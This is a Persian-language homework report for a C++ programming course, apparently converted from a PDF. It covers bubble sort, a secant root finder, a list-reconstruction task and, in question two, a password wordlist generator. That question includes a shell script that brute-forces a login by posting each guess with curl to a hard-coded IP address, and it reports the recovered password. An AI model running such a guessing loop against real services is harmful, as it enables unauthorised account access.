به نام خالق یکتا و به یاد یوسف زهرا

# **گزارش** تمرین برنامه‌سازی پیشرفته

## تمرین سری اول

سیدرضا هاشمی‌راد

۲۴ بهمن ۱۳۹۷

**فهرست مطالب**

# ۱ سوال یک

با توجه به آنچه در صورت مساله بیان شده است، متوجه می شویم که بهینه ترین راه برای اینکه مقدار کمتری از بانک قرض گرفته شود این است که شرکت هایی که سرمایه های نزدیک تری به هم دارند، با هم شریک شوند.

برای این منظور ابتدا بایستی لیست سرمایه های شرکت ها را به صورت نزولی مرتب نماییم. برای این منظور روش های متعددی وجود دارد که هر کدام مزایای خاص خود را دارند اما در این مساله برای ما اولویتی بین الگوریتم های مرتب سازی وجود ندارد. لذا صرفا یکی را انتخاب می نماییم. انتخاب ما روش Bubble sorting است.

به اختصار از منابع موجود در اینترنت یافتیم که این روش نیازی به فضای اضافه تری برای مرتب سازی نداشته و همچنین اگر داده‌ی جدیدی به مجموعه اضافه شود، تنها کافی است الگوریتم را برای داده اضافه شده تکرار نماییم و نیازی به دست زدن به سایر داده نمی باشد.

این الگوریتم روش بسیار ساده ای دارد. به این صورت که روی تمام لیست داده ها حرکت نموده و دو به دو داده ها را با هم مقایسه می نماید. اگر داده ای از داده بعدی خود کوچکتر بود، جای دو داده عوض می شود تا لیست نهایتا به صورت نزولی مرتب شود. توجه شود که در این الگوریتم هر بار جای یکی از داده ثابت می شود.

درجه کلی این الگوریتم (تعداد تکرارها) در بدترین حالت، $N^2$ است که در آن $N$ تعداد داده ها است. اما با استفاده از یک پرچم[1] می توان کاری که کرد الگوریتم بهینه تر عمل نماید.

در ادامه برای محاسبه مجموع قرض گرفته شده از بانک تنها کافی است از ابتدای لیست مرتب شده شروع نموده و دو به دو سرمایه ها را از هم کم نموده و میزان اختلاف را جمع نماییم. مجموع کل بدست آمده عددی است که حداقل میزان قرض لازم از بانک برای سرمایه های داده شده به ما می دهد. در ادامه کد برنامه را مشاهده می نماییم:

```
#include <iostream>

void swap(int *xp, int *yp);
void bubbleSort(int arr[], size_t n);

int main(int argc, char* argv[]){

  size_t N{static_cast<size_t>(argc-1)};

  // Creating input array //
  int arr[N]{};
  for(size_t i{}; i<N; i++)
    arr[i] = atoi(argv[i+1]);

  // Sorting //
  bubbleSort(arr, N);
```

[1] Flag.

```
17
18    // Computing the result //
19    int result{};
20    for(size_t i{}; i<N; i+=2)
21      result += arr[i] - arr[i+1];
22
23    std::cout <<  result << std::endl;
24
25    return 0;
26  }
27
28  void swap(int *xp, int *yp)
29  {
30      int temp = *xp;
31      *xp = *yp;
32      *yp = temp;
33  }
34
35
36  // A function to implement bubble sort
37  void bubbleSort(int arr[], size_t n)
38  {
39    bool swapped;
40    for (size_t i{}; i < n-1; i++)
41    {
42      // Last i elements are already in place
43      for (size_t j{}; j < n-i-1; j++)
44        if (arr[j] < arr[j+1])
45        {
46          swap(&arr[j], &arr[j+1]);
47          swapped = true;
48        }
49
50      //If no two elements were swapped by inner loop, then break
51      if (swapped == false)
52        break;
53    }
54  }
```

## ۲ سوال دو

نکته‌ی اصلی در حل این سوال این است که بتوانیم حالات ممکن رمز را تولید نماییم. برای بدست آوردن تمام حالت های ممکن با توجه به آنچه مساله از ما خواسته است، ابتدا حالت های مختلف حروف a و b را تولید می نماییم. برای این منظور کافی است هر چهار حالت ممکن را تولید نماییم. روش انجام کار به این صورت است که ابتدا فرض می نماییم عدد داده شده تمام با حروف کوچک است و اگر نبود آن را به حروف تمام کوچک تبدیل می نماییم.

با این فرض حرف اول را به صورت یکی در میان عوض می نماییم[۲]. حرف بعدی را به صورت دو تا در میان تغییر می دهیم. یعنی به تعداد دو شمارنده با حروف کوچک خواهد بود و به تعداد دو تا با حروف بزرگ. حرف بعدی را به صورت چهارتا در میان و به همین ترتیب. به این صورت تمام حالت های ممکن برای بخش حروف رخ خواهد داد.

توجه نماییم که تعداد حالت های ممکن از رابطه $۲^N$ بدست می آید که $N$ در آن تعداد حروف کلمه اصلی مورد نظر است. مثلا برای کلمه john این تعداد برابر ۱۶ حالت خواهد بود. در کد زده شده برای توان رساندن و همچنین بررسی اینکه موقع تغییر حالت حرف رسیده است یا خیر از عملگرهای بیتی استفاده شده است. (زیرا تنها به توان های دو نیاز داشتیم.)

بعد از اینکه تمام حالت ها برای حروف ایجاد شد تنها کافی است برای تمامی آنها یک بار عدد سال را قبل از آنها قرار دهیم و یک بار برای تمامی حالات عدد سال را بعد از آن قرار دهیم که به سادگی انجام می شود.

```cpp
#include <iostream>
#include <fstream>
#include <string>


int main(){

  std::ofstream of{"dict.txt"};

  std::string name{"john"};
  std::string year{"1995"};

  size_t N = name.length();

  //Number of name permutations is 2^N
  size_t statesNum{static_cast<size_t>(1 << N)};

  std::string name_buff[statesNum]{};

  for(size_t i{}; i<statesNum; ++i)
```

[۲] یعنی در شمارنده های زوج حلقه، تغییری نمی دهیم و در شمارنده های فرد، آن را با حرف بزرگ می نویسیم.

```
    {
      //If j-th bit is set, we convert it to upper case
      std::string combination {name};
      for (size_t j{}; j < N; j++)
        if (((i >> j) & 1) == 1)
          combination[j] = toupper(name[j]);

      //Adding current combination
      name_buff[i] = combination;
    }

    //Adding year to name_buff
    std::string totalPermutation[2*statesNum]{};

    for(size_t i{}; i<2*statesNum; ++i)
      if(i<statesNum)
        totalPermutation[i] = name_buff[i] + year;
      else
        totalPermutation[i] = year + name_buff[i-statesNum];


    //Adding to Total permutation to the dic.txt file
    for(auto str: totalPermutation)
      of << str << std::endl;


    return 0;
}
```

تمام حالت‌های ایجاد شده برای حالت اول در فایل dictab.txt و برای حالت دوم در فایل dict.txt آمده است.

(محتوای آنها را در ادامه خواهیم دید)

فایل dicab.txt:

```
ab1995
Ab1995
aB1995
AB1995
1995ab
1995Ab
1995aB
1995AB
```

فایل dict.txt:

```
john1995
John1995
jOhn1995
JOhn1995
joHn1995
JoHn1995
jOHn1995
JOHn1995
johN1995
JohN1995
jOhN1995
JOhN1995
joHN1995
JoHN1995
jOHN1995
JOHN1995
1995john
1995John
1995jOhn
1995JOhn
1995joHn
1995JoHn
1995jOHn
1995JOHn
1995johN
1995JohN
1995jOhN
1995JOhN
1995joHN
1995JoHN
1995jOHN
1995JOHN
```

در بخش بعدی با استفاده از کد ذیل، تمامی حالات را از فایل dict.txt خوانده و در کنسول چاپ می نماییم.


```
#!/bin/sh
filename="dict.txt"
while read -r line; do
echo "$line"
done < "$filename"
```

برای بخش اختیاری این سوال نیز تنها کاری که لازم است انجام دهیم این است که بخش شرط لازم را به کد داده شده در صورت سوال اضافه نماییم. به این صورت:

```
#!/bin/sh
filename="dict.txt"
while read -r line; do
data='{ "username":"john", "password":"'$line'" }'
status=$(curl -X POST --data "$data" http://178.63.53.42:8080/login)
if [ $status -eq 201 ]
then
echo log in successfully!!
echo The correct password is "$line"
fi
done < "$filename"
```

همانطوری که در شکل ۱ نیز دیده می شود، با اجرای کد بالا، به سادگی رمز مورد نظر پیدا شده و می توانیم با استفاده از آن وارد شویم.

رمز به دست آمده برابر است با: 1995JoHn (حالت شماره ۲۱)




شکل ۱: اجرای کد sh در ترمینال برای بدست آوردن رمز صحیح

## ۳ سوال سه

برای حل این سوال، مساله داده شده را به چند بخش تفکیک نمودیم تا حل آن ساده‌تر شود:

۱. دریافت ضرایب از کنسول و تبدیل به عدد قابل استفاده

۲. نمایش تابع با ضرایب داده شده

۳. دریافت حدس های اولیه و مقدار اپسیلون از کاربر

۴. انجام محاسبات روش وتری

(آ) محاسبه مقدار خروجی چندجمله‌ای (تابع) در هر نقطه

(ب) محاسبه‌ی $x_{n+1}$ با استفاده از رابطه داده شده

(ج) محاسبه‌ی خطای موجود بین $x_{new}$ و $x_{old}$

(د) نمایش مقدار تابع در $x_{new}$ و مقادیر فوق در کنسول (در هر مرحله)

در حل این سوال، تقریبا نکته‌ی خاصی نبود و صرفا کد آن را می آوریم:

```cpp
#include <iostream>
#include <vector>
#include <cmath>
#include <iomanip>

double func(double x, std::vector <double> coeff);


int main(int argc, char* argv[]){

  // Getting coefficients //
  std::vector <double> coeff;

  for(int i{}; i < argc - 1; i++)
  {
    coeff.push_back(atof(argv[i+1]));
  }


  // Printing equation //
  std::cout << "f(x) = ";
  for(size_t i{}; i < coeff.size() - 1; i++)
```


```
    {
      std::cout << coeff[i]
                <<"x^"
                << (coeff.size() - i - 1)
                << " + ";
    }
    std::cout << coeff[coeff.size() - 1] << std::endl;

    // Initialization //
    double firstInGu{}, secondInGu{};
    double epsilon{};
    std::cout << "Enter 1st initial guess: ";
    std::cin >> firstInGu;
    std::cout << "Enter 2nd initial guess: ";
    std::cin >> secondInGu;
    std::cout << "Enter epsilon: ";
    std::cin >> epsilon;


    // secant method //
    double x_old{}, x_new{};
    double error{};
    int level_cnt{1};

    x_old = firstInGu;
    x_new = secondInGu;

    do
    {
      std::cout << std::setw(22) << std::setfill('=')
                << "Level " << level_cnt
                << std::setw(16) << std::setfill('=') << '='
                << std::endl;

      double x_newnew{};

      x_newnew = (x_old * func(x_new, coeff) - x_new * func(x_old,coeff))
                              / (func(x_new, coeff) - func(x_old, coeff));

      x_old = x_new;
      x_new = x_newnew;

      std::cout << "x_new = " << x_new << std::endl;
```

```
      std::cout << "x_old = " << x_old << std::endl;

      std::cout << "f(x) = " << func(x_new, coeff) << std::endl;

      error = fabs((x_new - x_old) / x_old);

      std::cout << "Error = " << error << std::endl << std::endl;

      level_cnt++;
    }while(error > epsilon);

    std::cout << std::setw(39) << std::setfill('=') << '=' << std::endl;
    std::cout << "Final answer = " << x_new << std::endl;

    return 0;
}


double func(double x, std::vector <double> coeff)
{
    double result{};
    for(size_t i{}; i < coeff.size(); i++)
    {
      result += (coeff[i]) * pow(x,(coeff.size() - i - 1));
    }
    return result;
}
```

همانطور که در کد هم واضح است این سوال نکته ای برای توضیح اضافه نداشت. (بیشتر مرور مباحث ابتدایی برنامه نویسی مقدماتی بود.)

شاید تنها نکته‌ای که در این سوال باید به آن دقت می شد، این بود که argc تعداد آرگیومنت‌های ورودی در کنسول است که شامل اسم خود فایل اجرایی هم می شود و همچنین argv نیز شامل تمام ورودی ها به علاوه اسم فایل اجرایی است. لذا برای ساخت تابع چندجمله ای باید از خانه دوم آن شروع نماییم. همچنین نیاز است که مقدارها برای محاسبات به عدد صحیح[۳] تبدیل شوند.

[۳] int.




شکل ۲: پیدا کردن ریشه‌های معادله نمونه سوال سه به روش وتری با دقت چهار رقم اعشار

## ۴ سوال چهار

در این سوال تنها چیزی که بیش از همه اهمیت دارد، نحوه‌ی تولید لیست حدس زده شده اولیه است که به طوری که همزمان دو شرط داده شده را ارضا نماید. شرط های به شرح ذیل است:

۱. صعودی باشد.

۲. مجموع عناصر متناظر به طوری باشد که در صورت تمرین داده شده است. یعنی مجموع عنصر اول و آخر آن برابر عنصر اول لیست ورودی شود و به همین ترتیب.

برای این منظور به این صورت عمل می نماییم که ابتدا در خانه اول این لیست (لیست حدس زده شده اولیه)، کمترین مقدار ممکن یعنی عدد صفر را قرار می دهیم. به این ترتیب در آخرین خانه، بیشترین مقدار ممکن با توجه به شرط دوم قرار خواهد گرفت.

برای خانه های بعدی، ابتدا مقدار خانه ای در نیمه ابتدایی قرار داده و سپس با محاسبات (شرط دوم لیست) خانه متناظر در نیمه انتهایی لیست را پر می نماییم. برای پر کردن خانه ی اول (واقع در نیمه ابتدایی) از تابع `max` موجود در کتاب خانه استاندارد `algorithm` استفاده نماییم. به این صورت که بین یکی بیشتر از مقدار خانه قبلی خود (برای حفظ صعودی بودن و یا شرط اول) و تفاضل مقدار متناظر در لیست ورودی با مقدار خانه بعدی خانه متناظر در نیمه انتهایی لیست ماکزیمم گرفته و آن را در خانه مورد نظر قرار می دهیم.

به این ترتیب لیست حدس زده شده اولیه بدست آمده و به راحتی می توان دو تا دو تا از ابتدا عناصر آن را به هم جمع نمود تا لیست نهایی بدست بیاید. (desiredList)

تنها ذکر این نکته خالی از لطف نیست که به دلیل استفاده از متغیرهای از نوع `size_t` در تابع `max` زمانی که یکی از آرگومان‌ها منفی می‌شد، به اشتباه به جای اینکه این تابع عدد مثبت مورد نظر را برگرداند، عدد منفی را (که به دلیل جا نشدن در متغیر `size_t` به صورتی بسیار بزرگ می شد) بر می گرداند و الگوریتم را دچار اشکال می نمود. با تغییر لیست ها به نوع `int` این مشکل به سادگی حل گشت. (البته پس از بسیاری تلاش به این مشکل بسیار ساده پی برده شد!)

در ادامه لیست حدس زده شده برای ورودی داده شده و همچنین لیست مطلوب برای لیست داده شده را نمایش می دهیم که به صورت ذیل خواهد بود:

لیست حدس زده شده اولیه (gussedList.txt):

```
0
10
24
25
27
```

```
28
29
30
36
37
38
39
40
41
55
56
57
60
61
62
142
143
145
145
147
150
150
151
151
152
153
154
154
156
156
156
156
160
160
160
```

لیست مطلوب (desiredList.txt):

```
10
49
55
59
73
77
```

```
81
111
117
123
285
290
297
301
303
307
310
312
316
320
```

در ادامه کد مربوط به این سوال را خواهیم دید:

```cpp
#include <iostream>
#include <fstream>
#include <algorithm>    // std::max


int main(){

  size_t N{20}; //Input list size
  int input_list[N]{};

  //Input_list from file
  std::ifstream in{"input.txt"};

  for(size_t i{}; i<N; i++)
    in >> input_list[i];

  //Initialisition of gussed_list
  int gussed_list[2*N]{0};

  //Computing gussed_list
      //This list must be increasing!
      //Loop starts from second element!
  for(size_t i{0}; i<N; i++)
  {
    if(i)
    {
      gussed_list[i] = std::max(gussed_list[i-1] + 1,
```

```
                                    input_list[i] - gussed_list[2*N-i-1 + 1]);
    }
    gussed_list[2*N-i-1] = input_list[i] - gussed_list[i];
  }

  std::ofstream ogussed{"gussedList.txt"};
  std::ofstream odesired{"desiredList.txt"};

  //Printing gussed_list
  std::cout << "gussed list:" << std::endl;
  for(auto num: gussed_list)
  {
    std::cout << num << std::endl;
    ogussed << num << std::endl;
  }

  //Initialisition of  desired_list
  int desired_list[N]{};

  //Computing desired_list
  for(size_t i{}; i<2*N; i+=2)
    desired_list[i/2] = gussed_list[i] + gussed_list[i+1];

  //Printing desired_list
  std::cout << "Desired list:" << std::endl;
  for(auto num: desired_list)
  {
    std::cout << num << std::endl;
    odesired << num << std::endl;
  }

  return 0;
}
```

**با تشکر فراوان از حسن دقت نظر و توجه شما**